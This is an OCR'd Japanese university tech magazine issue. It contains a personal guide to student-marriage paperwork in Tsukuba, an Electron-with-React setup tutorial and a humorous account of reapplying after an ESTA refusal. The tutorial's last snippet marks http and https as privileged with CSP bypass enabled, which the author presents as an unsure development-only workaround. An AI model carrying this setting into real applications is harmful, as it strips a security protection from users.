56号

2024.11

プロポーズされたら

Illustrator : @mikio

- 結婚
- Electron で React を使いたい！！！
- ESTA 蹴られた時に読む記事
- グルノーブルだより
- 実例を通して学ぶ Zig メタプログラミング
- コンテナイメージの中身を覗いてみる
- 手軽に長期運用と高可用性を意識したオンプレ Kubernetes を作りたい！
- リモートでマイコンに書き込み！！
- Proxmox VE で Windows 11+GPU パススルーな環境を作る
- 25 生誘拐して鍋してみた
- 旅に出よう ――――窓の外に飛び出して――――
- 自作テトリス AI「Artemis」の技術解説_(二部)
- どんぐりを食べる
- Linux 権限昇格入門
- 至高のパッケージマネージャ、Nix のすすめ

驚異の100p越え！

WORD

From College of Information Science

目次

結婚

文　編集部　北野尚樹（puripuri2100）

1　はじめに

今年の 7 月に同じ筑波大生の方と学生結婚をしました。なかなか体験できない面白い体験が沢山出来たので、情報の共有のためと記録のために記事を書いてみたいと思います。

注意事項

ここで記述する情報については全て個人の体験に基づいています。また、多くの結婚でありがちなイベントを行っていないことがそこそこあります。
あくまでも参考程度にしてください。

ヒント

手続きの詳細については、役所や企業の担当者に直接聞くと確実です。
電話が苦手な方は結婚相手や家族にアウトソーシングしつつ、勘で進めないようにしましょう。たまに致命的な状況に陥ることがあります。

2　婚姻の合意

憲法 24 条では「婚姻は、両性の合意のみに基いて成立し、」とされており、まずお互いに合意を行う必要があります。

合意をするためにはまずどちらかが提案をしないといけません。一般には明確にこれを最初に行うタイミングを「プロポーズ」と呼んで重視しているらしいです。相手がこのイベントを重視するタイプであるか、どちらがする役割なのか、という点をうまく察して行うと良いと思います。

自分は曖昧なタイミングで曖昧に提案して了承を貰いました。

ヒント

プロポーズをするよりも前に、お互いの将来設計のなんとなくのすり合わせなどを行って本当に結婚の意思がお互いにあるのかを察しておく作業も必要です。難しいですね。
そしてプロポーズの際には婚約指輪というやつを送るらしいです。やってないので何とも言えないのですが、物を送るのは良いことなのでやっておくと良いと思います。

3　新居の選定と契約

場合によっては前述の合意を取り付けるタイミングと前後することがあるとは思いますが、一緒に住む家を探す必要があります。

ヒント

筑波大生のカップルの多くは半同棲などの共同生活を数ヶ月行うフェーズを挟むことで、それぞれの生活リズムや衛生観念などの共同生活を送るうえでの認識のすり合わせを行っているとは思いますが、もしそういったことをしていないのであれば先にしておくことをお勧めします。根本から譲歩や合意ができないレベルのすれ違いがある状態で生活するのはストレスが溜まって本当につらいと思います。

二人で快適に生活するうえでは 2LDK くらいあると、寝る部屋と作業部屋 2 つが確保できて良かったです。ピカピカ光るパソコンと一緒に寝るのは辛いですからね。作業中はお互いに部屋を分けてそれぞれが集中できる環境を確保しています。

大学の近くは 1 人暮らしの部屋が多いですが、ちらほら家族用のマンションは立っています。例えば以下のエリアでは探しやすいかもしれません。

- 裏天 3
- 天 2
- 天 4
- 桜
- 春風台

適当な物件検索サイトで条件を絞り込んで探し、実際に内見を申し込んで見に行くと良いです。不動産業者の人による温かみのある曖昧検索機能を利用するのも良いです。意外と気づけなかった物件を提案してくれることもあります。場合によってはそのままついでに内見もできるのでおすすめです。

もし両方が合意して物件を確定させたらそのまま申し込みを行い、業者の指示などに則って手続きを進めていきましょう。

物件の場所にもよりますが契約時には一度に大きめの金額がかかるので、事情を説明して親族に頼るなどすると良いと思います。

4　引っ越し

契約を完了したら引っ越しをしていきます。二人分の引っ越しをしなければいけないので大変です。金を積んで業者に頼むか、気合で自分たちで運ぶかの選択肢があります。自分はハイエースをレンタルして気合を入れました。

旧居の退去やサービスの解約、新居用のサービスの契約や工事のタイミングも同時に決めていきます。一人暮らし用の家具を処分したりする必要もあり、かなり大変でした。




図 1　GitHub で管理した引っ越しの手続き

ヒント

自分は GitHub の Issue のチェックボックス機能を使って管理していきました（図 1）。タスクが目に見える形であるとさすがに危機感が出てきますね。

5　お互いの両親との認識のすり合わせと挨拶

結婚は両性の合意にのみ基づいて行われますが、現実的には結婚にはそれぞれの親戚同士の付き合いが発生します。実家との関係が断絶している場合にはこの項目を無視してください。

実家パワーは強ければ強いほど良いので、面倒かもしれませんが一時的な感情に負けずに良好な関係を築いていきましょう。仲の良い親戚が増えると自然と面白イベントが増えて楽しいです。

まずは親への結婚についての相談と承諾です。これが無いと良好な関係を築けないため、このタスクを達成してから物件選びをすると良いでしょう。

ヒント

自分は新居の申し込みをしてから慌てて親に報告したら説教されました。報告・連絡・相談は社会人としての基本だそうです。
自分もそう思います。

あとはお互いの家同士の挨拶の場を設け、ついでに婚姻届の証人欄にサインを貰ってくると便利です。

自分の場合は一族の出身の県がお互いに同じだったこともあり、親戚回りのイベントを一気に消化しました。大変なことは一気にやってしまった方が良いですね。

6　婚姻

婚姻のための環境構築が完了したらいよいよ書類の提出です。その日のうちに終わらせたい手続きがいくつかあるので、朝から時間を確保していきましょう。記念日にもなるので日付のすり合わせは大事です。

婚姻届は市役所等でもらえます。必要な手続きや書類の確認のためにも、一度役所に相談しに行くとよいと思います。

書類の提出自体は本当に簡単で、紙に必要事項を記入して持っていくだけです。マイナンバーカードの情報の更新や住民票の変更届の提出があったりすると追加で時間がかかりますが、それでもお昼には手続きが終わりました。提出の際は記入ミスへの訂正などをその場で行わされる可能性があるので、念のためペンと訂正用の印鑑を持っていくと心配がないです。

7　大量の手続き

さて、結婚と引っ越しに伴って住所・名字・本籍が変わります。変わらない人も居ますが、変わる人の苦労は知っておいて損はないと思います。

以下では実際に自分が経験した手続きを紹介したいと思います。括弧書きの中は原因となる変更項目です。

ヒント

特に名字を変えることによる手続きはとても多く、ケアを放っておくと強めの恨みを買う事例が世間には多く転がっています。せめてでも情報収集や書類の用意などできる手伝いをしておくことで防げる事故はあります。

7.1　印鑑証明（名字・住所）

名字が変わると自動的に印鑑証明が無効になり、印鑑証明書がその場で没収されます。せっかく市役所に来ているのでその場で新しいものを登録しておくと良いと思います。必要なものは次の通りです。

- シャチハタなどではないある程度個性のある、新しい名字のものの印鑑
- 手数料

ヒント

印鑑証明が無効になるタイミングの判定はかなり難しく、提出する直前に古くなる印鑑証明の証明書を発行する場合は注意が必要です。
有効なパターン：

- 提出する前の日までに発行した証明書
- 提出する日の、提出する前までに市役所で発行した証明書

無効なパターン：

- 提出した後に発行した証明書
- 提出する日の、提出する前までにコンビニで発行した証明書

提出する日に慌てて発行するなら市役所の窓口で発行しないといけないらしいです。

7.2 運転免許証（住所・名字）

運転免許証はマイナンバーカードと並んでよくコピーを取られる身分証なため、早い段階で名義変更をしておくと良いと思います。自分は市役所からの帰りがけにそのまま変更しました。

マイナンバーカードと住民票を持っていくと手続きが数十分で終わります。二人分の記載のある住民票の写しが 1 枚あれば二人分の記載の変更を同時にできます。

7.3 銀行口座・クレジットカード（住所・名字）

不一致があると、振り込みや引き落としのときに説明が必要で面倒になるため、早めに変更するべきです。自分は婚姻届を出した翌日に変更しに行きました。

以下のものをもって実店舗に行き、婚姻による氏名の変更をしたいと言うといい感じに手続きをしてくれます。

- 旧姓時の銀行印
- 新しい銀行印
- 通帳
- 名義変更済みの身分証

手続きにかかる時間は混み具合によりますが、1 時間もあれば余裕で終わるのではないでしょうか。

口座の名義変更が終わると 1 週間ほどで新しいキャッシュカードが届きますが、それまでの間も旧姓のキャッシュカードは使えるので特に困ることはないです。クレジットカードの名義変更も口座の名義変更が終わった後に手続きをすればスムーズに終わるはずです。

ヒント

口座やクレジットカードの名義が変わると自動引き落としが失敗するようになるため、すべてのサービスへの登録を切り替える必要があります。自分の場合は引き落とし情報を見て登録しているサービスを割り出して変更しました。引き落としには失敗しますが、振り込みは旧姓でもパッチがあたって問題なく行えるそうです。自分はまだ大学の短期雇用で使う振り込み情報を修正していません。いつ怒られるのかな。

7.4 車検証（住所・名字）

事故ったときに面倒なことになるので早めにしておくと良いのではないでしょうか。引っ越しがある場合は警察署に車庫証明の申請をするところから始まります。賃貸であれば管理会社に使用許可証を発行してもらい、それと合わせて必要事項を「自動車保管場所証明申請書」と「保管場所標章交付申請書」の 2 種類に書いて管轄の警察署に申請しに行きます。茨城県警ではサイト[*1] から PDF をダウンロードできます。車庫証明の発行には 2600 円かかりました。

車庫証明ができたら陸運局に行って内容変更を申請します。持ち物は以下のとおりです。2 時間ほど待っていると新しい車検証をもらえます。陸運局の管轄が変わる場合にはナンバープレートも変わるため、追加でお金が必要です。

- 申請書[*2]
- 車検証
- 手数料納付書（陸運局の敷地内にある建物で購入可能）（400 円程度）
- 住民票の写し
- 戸籍謄本の写し

車につけている保険の情報を更新するためにも、車検証の更新は必要です。事故が起きてややこしくなる前に手続きを済ませましょう。

7.5 社会保険

二人共親の扶養に入り親の社会保険に加入していたため、結婚と同時に資格を喪失し国民健康保険に入り直すことにしました。

婚姻の日を資格喪失の日にした上で資格喪失の手続きをし、資格喪失証明書を発行してもらいます。これを元に市役所で手続きをすれば 1 週間ほどで新しい国民健康保険の資格証が届きます。

[*1] https://www.pref.ibaraki.jp/kenkei/a06_shinsei/street_traffic/depository/depository01.html

[*2] https://www.jidoushatouroku-portal.mlit.go.jp/jidousha/kensatoroku/change/index.html で自動生成可能

つくば市ではオンラインですべて手続きが完結して楽でした。

ヒント

多くの人が入っているであろう親の社保などですが、多くの場合条件が「独身の子」であるため結婚をした時点で自動的に失効します。これに気づかずに使い続けていると、その分の医療費と国民健康保険の加入料がまとめて請求されて大変なことになります。加入はすぐに行いましょう。

7.6 大学（住所・名字・本籍）

諸々の情報が変わったので大学に申請して学生証を再発行してもらいました。支援室に行き、その指示に従って書類を書いて出すと新しい学生証を数日後にもらえます。

manaba と twins のユーザー名は自動的に切り替わりますが、Microsoft アカウントのユーザー名の変更は学術情報メディアセンターのお問い合わせフォーム[*3] から申請する必要があります。

学生証自体が別物になってしまったので今まで入れていたところが入れなくなったりと大変でした。個別の管理者に相談して登録し直す必要があります。

ヒント

図書館だけ何もせず引き続き入れました。coins の計算機室に入るためには技術職員さんにお願いをして登録しなおしをしてもらう必要があります。

7.7 各種資格（住所・名字・本籍）

自分が取得した、もしくは取得しようとしている資格についての情報の変更です。資格ごとにどの情報が変わったらどこに申請して再発行せよ、という基準が変わるのでそれは適宜調べてください。

今回は電工 2 種と乙 4 について紹介します。

発行前の名義変更（電工 2 種の場合）

婚姻届を出した 2 日後に試験があり、どのタイミングで氏名等の変更をするべきかわからなかったので聞きに行きました。試験センター宛に変更したい旨を書いた紙と本籍地記載の住民票の写しを郵送しました。合格通知書には変更後の氏名で届きました。良かった〜。

再発行（乙 4 の場合）

氏名が変わる、もしくは本籍地が変わるときは再発行になります。ホームページに申請書のテンプレートがあったので記入して現在の免状と一緒に送りました。1 ヶ月後に新しい

[*3] https://www.cc.tsukuba.ac.jp/wp/support/inquiry/

ものが届きます。

7.8　税務署（個人事業主の場合）（住所・名字）

個人事業主をやっているので、税務署に名前と住所が変わったことを伝える必要がありました。幸いなことに管轄税務署が変わらなかったので簡単に終わりました。電話して聞いたところ、「所得税・消費税の納税地の異動又は変更に関する手続」[*4] というものがあり、これに従って手続きを行います。自分の場合は名字も変わっているので紙に書き、郵送しました。このとき氏名欄に但し書きで婚姻による旨を書きます。返送用封筒に切手を貼って同封しておくと受理された後の書類が返ってきます。

8　生活の継続

結婚で一番大事なのは結婚した後です。

とは言ってもまだ数ヶ月しか経っていないのであまりわかってはいませんが、お互いにコミュニケーションを取り合って合意を形成していく工程を何度も重ねていくことが大事なのではないかと感じています。

自分が様々な既婚者に聞いてみたところ、多くの人がコミュニケーションを取ることの大事さを主張していました。子供ができるとまた違った苦労があるらしいです。

9　おわりに

9.1　やらなかったイベント

ここまで結婚に伴うアレコレについて説明してみましたが、「結婚式・披露宴」というデカイベントについて一切言及していません。やっていないので言及できない、というのが正しいですね。他にも指輪も買っていませんね。完全にオプションなイベントではあるものの、様々な人の様々な思惑が交錯して闇が深そうなのであまり触れられません。

新婚旅行は近い将来にやる予定です。現地の日本酒を大量に捕獲してくるのが目標です。楽しみ〜。

色々な人に聞いたところ、各オプションイベントについての温度感は次のような感じでした。

- 指輪は欲しがっていたら買った方が良い
- 結婚式は家族の意向も含めて話し合って落としどころを見つけるべき
- 披露宴は友人との距離感とかあるけど、雑にでもやった方が良いのでは？
- 記録のためにも写真は撮っておいたほうが良い
- 新婚旅行はやっておけ

[*4] https://www.nta.go.jp/taxes/tetsuzuki/shinsei/annai/shinkoku/annai/06.htm

9.2 結婚してよかったこと・悪かったこと

同棲に起因する点

- 生活費の圧縮ができて良い
- 意思決定や責任の分散ができて良い
- 幸福を感じる機会が増えて良い
- 軽率な単独行動がしにくくなって悪い

結婚に起因する点

- 配偶者限定で適用できる特典が使えて良い
- 社会からの信頼度を獲得できて良い
- 恋愛競争社会から離脱できて良い

9.3 総括

総合的に見て結婚したことはとてもプラスでした。結婚式などをしなかったおかげで親戚からのご祝儀だけで新生活の準備が賄えましたし、費用面としても特に大変ではありませんでした。結婚後の生活も毎日が楽しいですし、たまに一人でドライブに行ったり友達と深夜にピザを食べたりする今までの生活もある程度維持できており、強いデメリットはありませんでした[*5]。書類手続きも気合を入れて 2 週間ほど取り組めば大方は片付く程度のものでした。

令和 3 年度の内閣府主導の調査[*6] では、結婚をしない人の主要要因で「結婚に縛られたくない、自由でいたいから」・「結婚生活を送る経済力がない・仕事が不安定だから」が上がっていましたが、これらについては意外と何とかなることが伝わればうれしいです。

[*5] とは言っても車中泊上等の限界ドライブができなくなったのは少し寂しいですね

[*6] https://www.gender.go.jp/research/kenkyu/pdf/hyakunen_r03/03.pdf

Electron で React を使いたい！！！

文　編集部　whatacotton

RESTAPI で遊ぶなんていう記事を 4 回にわたって書こうと思っていたのに 1 回で空中分解した whatacotton です。今回は打って変わって Electron で遊んだときのことを書いていきたいと思います。

1　動機

最近、ひょんなところからの縁で筑波大学「結」プロジェクトというサークルに所属しました。組込みを触りたいなあと思って入ったのですが、まず私にできることから貢献したいなということで、地上局のシステムを担当することになりました。地上局というのは飛ばした衛星とのやり取りをする施設のことです。

認証をかけて web で公開することも考えたのですが、既存のシステムのほとんどが GUI のアプリケーションということもあり、GUI で開発をすることにしました。Electron の GUI 開発のチュートリアルを読んでいくと、どうやら HTML の DOM を書き換えるように実装していくみたいであることがわかり、どうせなら React で開発したいなあと思っていじっていたら意外と大変だったのでそのことについて書いていきます。また、環境構築後色々詰まったところがあったのでそれについても書けたらと思います。




図 1　やり取りのイメージ

2　背景

実は Electron&React での開発を手早く始めたい場合は、Electron React Boilerplate[*1] というものがあり、それを使えば良かったりします。しかし、プロジェクトはライブラリも含めた基盤であるため、使うことのないライブラリも多数含まれており、更に色々な設定が最

[*1] https://github.com/electron-react-boilerplate/electron-react-boilerplate

初から入っています。そのため、自分は最初からセットアップしました。それと TypeScript が使える環境を用意したかったのもあります。

3 本題

執筆にあたっては参考にさせていただいたブログ[*2] があります。

最初は通常の Electron のプロジェクトを構築していきます。

```
$ npm init electron-app@latest my-app -- --template=webpack-
    typescript
```

babel、React とその型定義を追加します。

```
$ cd my-app
$ npm install --save-dev @babel/core @babel/preset-react babel
    -loader @types/react @types/react-dom
$ npm install --save react react-dom
```

以下を入れないと、`Cannot use JSX unless the '--jsx' flag is provided.`というエラーが出ます。

tsconfig.json

```
*{
* "compilerOptions": {
+ "jsx": "react",
* }
*}
```

[*2] https://dev.to/navdeepm20/electron-with-react-create-cross-platform-desktop-app-easily-1a13

ここまでくれば設定は完了です。申し訳程度のサンプルコードを以下に載せていきます。

3.1 ファイル構成

```
├── package-lock.json
├── package.json
├── shell.nix
├── src
│   ├── app.tsx
│   ├── index.css
│   ├── index.html
│   ├── index.ts
│   ├── index.tsx
│   ├── preload.ts
│   └── renderer.ts
├── tsconfig.json
├── webpack.main.config.ts
├── webpack.plugins.ts
├── webpack.renderer.config.ts
├── webpack.rules.ts
└── yarn.lock
```

src/renderer.tsx

import することによって、クライアント側に `index.tsx` を見せます。

```
import "./index.css";
import "./index.tsx";
```

src/app.tsx

```
import React from "react";
function App() {
  return (
    <div>
      <p>rendered from app components!!!</p>
    </div>
  );
}

```

```
10 export default App;
```

src/index.tsx

```
1  import React from "react";
2  import ReactDOM from "react-dom/client";
3  import "./index.css";
4  import App from "./app";
5
6  const root = ReactDOM.createRoot(document.getElementById("root
       "));
7  root.render(
8    <React.StrictMode>
9      <App />
10   </React.StrictMode>
11 );
```

src/index.html

```
1  <!DOCTYPE html>
2  <html>
3    <head>
4      <meta charset="UTF-8" />
5      <meta name="viewport" content="width=device-width,initial-
           scale=1.0" />
6      <title>Electron With React</title>
7    </head>
8    <body>
9      <div id="root"></div>
10   </body>
11 </html>
```




図 2　実際に動いている様子

4　おまけ

Electron から HTTP リクエストを飛ばそうとしたときに、なかなかエラーから抜け出せずに大変な思いをしたので、ここに解決法を載せておきます。

src/app.tsx

```
import React, { useEffect } from "react";

function App() {
  useEffect(() => {
    (async () => {
      const res = await fetch("http://localhost:5000/events");
      const body = await res.json();
      console.log(body);
    })();
  }, []);
  return (
    <div>
      <p>test</p>
    </div>
  );
}

export default App;
```

以上のコードでは、通常以下のようなエラーが出て、リクエストが飛びません。

正攻法かはわからないのですが、とりあえず開発環境下では以下のようなコードの修正を加えることによって、リクエストを飛ばすことができます。参考[*3]

[*3] https://github.com/electron/electron/pull/2375#issuecomment-1001639266

図 3　エラー

src/index.ts

```
1 - import { app, BrowserWindow } from 'electron';
2 + import { app, BrowserWindow, protocol } from 'electron';
3
4 +protocol.registerSchemesAsPrivileged([
5 +  { scheme: 'http', privileges: { standard: true, bypassCSP:
    true, allowServiceWorkers: true, supportFetchAPI: true,
    corsEnabled: true, stream: true } },
6 +  { scheme: 'https', privileges: { standard: true, bypassCSP:
     true, allowServiceWorkers: true, supportFetchAPI: true,
    corsEnabled: true, stream: true } },
7 +]);
```

ESTA 蹴られた時に読む記事

文　編集部　cely chan

こんにちは。WORD 編集部員の cely chan です。この間散歩をしていたら、地面に刺さっているかまぼこ板を見つけました。拾って裏面を見てみると、このかまぼこ板は木簡だったようで、以下のような文章が書かれていました。

1 余欲渡亜米利加。懐大志。申請永須達。有告曰不許。余愕然。問曰、
2 吾不得入亜米利加耶。彼国何故拒余。是我不徳乎。抑天命乎。嗚呼。

書き下すと、このようになります。

1 余、亜米利加に渡らんと欲す。大志を懐きて、永須達を申請す。
2 告ありて曰く、許さずと。余、愕然たり。問いて曰く、
3 吾、亜米利加に入ることを得ざるかと。
4 彼の国、何故に余を拒むや。是れ我が不徳か。抑も天命か。嗚呼。

これを現代語訳すると、およそ以下のようになります。

1 私は亜米利加に渡ろうとした。大きな志を抱いて永須達を申請した。
2 するとある通知が来て、不許可を告げられた。私は愕然とした。
3 『私は亜米利加に入国できないというのか』と。
4 あの国は、なぜ私を拒むのか。これは私の徳が足りないせいなのか、
5 それとも天命というものなのか。ああ。

どうやら、この木簡が作成された時代において、亜米利加という場所に行く際には「永須達」と呼ばれるものが必要であり、この木簡には、「永須達」の発行を受けられなかった人の悲しみが綴られているようです。

ところで、現代のアメリカ、The United States of America (USA) に行く際にも、「永須達」と全く同じ響きである「ESTA(Electronic System for Travel Authorization)」が必要になります。そして驚くべきことに、本記事の著者である私 cely chan は、この ESTA の発行を受けられなかったことがあります。

今更書いたところで、この木簡の執筆者に届くとは到底考えられませんし、「永須達」と「ESTA」は別物だと思われますが、想いが届くと信じて、本記事では、「ESTA」の発行を受けられなかった時に、どのように行動すれば良いか。を説明いたします。

1　ESTA ってなんだろう

在日米国大使館と領事館[*1] によれば、ESTA とは以下のようなもののようです。

> ESTA は、ビザ免除プログラム（VWP）を利用して渡米する旅行者の適格性を判断する電子システムです。ESTA は米国国土安全保障省（DHS）により 2009 年 1 月 12 日から義務化されました。ビザ免除プログラムを利用して、90 日以下の短期商用・観光の目的で渡米しようとするビザ免除プログラム参加国の国籍の方は、米国行きの航空機や船に搭乗する前に、電子渡航認証を受けなければなりません。**ビザ免除プログラムの詳細については、こちらをご覧ください。**

日本はパスポートが比較的強いとされており、観光程度ならビザ（査証）なしで渡航できる国が多くあります[*2]。しかしながら一般的には、大使館や領事館に赴いて手続きをした上でビザを取得し、その状態で渡航する必要があります。ビザの取得は時間も費用もかかります。例えば、米国のビザの場合は、申請するビザの種類にもよりますが、200 ドルくらいします。この ESTA は、ビザ取得の手間を軽減するために用いることのできる、電子的な渡航認証というわけです。

ちなみに、全ての人がこの ESTA を利用できるわけではありません。ESTA を利用できるのは、ビザ免除プログラム（VWP）参加国の国籍の人のうち、以下の条件に合致しない人のみになります。

- 2011 年 3 月 1 日以降にイラン、イラク、北朝鮮、スーダン、シリア、リビア、ソマリア、イエメンに渡航また滞在したことがある方（ビザ免除プログラム参加国の軍または正規政府職員として公務を遂行するためにこれらの国に渡航した場合は特例あり）
- ビザ免除プログラム参加国の国籍と、キューバ、イラン、イラク、北朝鮮、スーダン、またはシリアのいずれかの国籍を有する二重国籍者の方
- ビザ免除プログラム参加国の国籍の方で、2021 年 1 月 12 日以降にキューバに渡航または滞在したことがある方

2　ESTA を申請してみよう

パスポートとクレジットカードなどを用意して、ESTA を申請してみましょう。ここ[*3] から申請することができます。申請には 21 ドルが必要です。申請が完了すると、以下のようなメールが届きます。

> Thank you for applying for ESTA. Your application number is XXXXXXXXXXXXXXXX. You will need this number to retrieve your application. You can check the status of your ESTA at https://esta.cbp.dhs.gov.

[*1] https://jp.usembassy.gov/ja/visas-ja/esta-information-ja/

[*2] 最近は、ある属性の方々のせいで、だんだん弱くなってきているそうです

[*3] https://esta.cbp.dhs.gov/

> E-mail Security: If you are concerned about clicking the above link, ESTA can be accessed by typing https://esta.cbp.dhs.gov in the address bar of your browser.

パスポート番号、生年月日、このメールに書かれている `application number` を併せて、ESTA 申請サイトの、`CHECK ESTA STATUS`に入力すると、ESTA の申請具合がわかります。

だいたい 5 時間くらい待てば、以下のような画面になり、許可されたことがわかります。アメリカ入国時には、`application number` やらなんやらを求められますので、この画面を印刷しておくと良いでしょう。ちょうど、右上に `Download` やら `Print` やらがあります。わたしは怖かったので 4 部印刷して、手荷物の至る所に仕込んでおきました。




図 1　ESTA に通った例

3　ESTA を拒否されたら？


国内外でおかしなことをしていない限り、基本的に ESTA は通るそうです。しかしながら稀に、通らないことがあります。通らなかった場合、以下のような表示になります。

アメリカさんは非常に親切なので、総手数料 21 ドルのうち、17 ドルは返金してくれます。筑波大学アドミッションセンターのようですね。手切金と捉えることもできます。さて、たった 17 ドルの返金があったところで、涙を止めることはできません。ここからどうすれば、アメリカに入国できるのでしょうか。ちなみに、一度拒否されてしまうと、再申請は数日間不可能になります。

4　とりあえず問い合わせてみる

アメリカ合衆国税関・国境警備局、通称 CBP は寛大なため、お問合せをすることができます。[*4] その上、お問い合わせの項目には、`ESTA` というものがすでに存在しています。

[*4] https://www.help.cbp.gov/s/questions?language=en_US



(http://www.cbp.gov)

Download Print

TRAVEL NOT AUTHORIZED

You are not authorized to travel to the United States under the Visa Waiver Program. You may be able to obtain a visa from the Department of State for your travel. Please visit the United States Department of State website at www.travel.state.gov (http://www.travel.state.gov) for additional information about applying for a visa.

PAYMENT RECEIPT

You have successfully submitted payment for the application listed below. A request by the cardholder to the bank or PayPal for a refund of fees will result in an automatic denial of the application. Please print this page for your personal records.


NEED HELP?

Name	Date of Birth	Application Number	Passport Number	Status	Expires	
				Travel Not Authorized	N/A	View

PAYMENT SUMMARY

Payment Received:	**US $4.00**
Payment Date:	Jul 14, 2024, 4:16:00 AM
Payment Tracking Code:	

図 2　ESTA に通らなかった例



An official website of the United States government Here's how you know

U.S. Customs and Border Protection

Preferred Language English (US) Search...

Ask a Question

Home Trade Information Travel Information Trusted Traveler Program Information Take a Survey Alerts & Announcements

Please provide your question in the Description entry

* Required Fields

Please verify the topic you select, as incorrect choices may lead to a delayed response.

*Topic

ESTA

*Applicable Issue

--None--

*Email *Confirm Email Address

図 3　ESTA のお問い合わせ例

まずは、ここにお問合せをしてみましょう。すると、心のこもった自動返信メールが来ます。私の場合は、この自動返信メール以外の連絡は全くありませんでした。**ほぼ詰み**ですね。

5　解決方法

先ほどのお問い合わせに対して送られてくる、心のこもった自動返信メールをグッと睨むと、`A new ESTA application is also required if your responses to any of the ESTA eligibility questions (page 5 of the ESTA application) change.` という文言があります。この文章はつまるところ「再申請しろ」と言っています。ESTA は、一度拒絶されてから 72 時間程度は再申請できませんが、それを過ぎれば、再申請することができます。

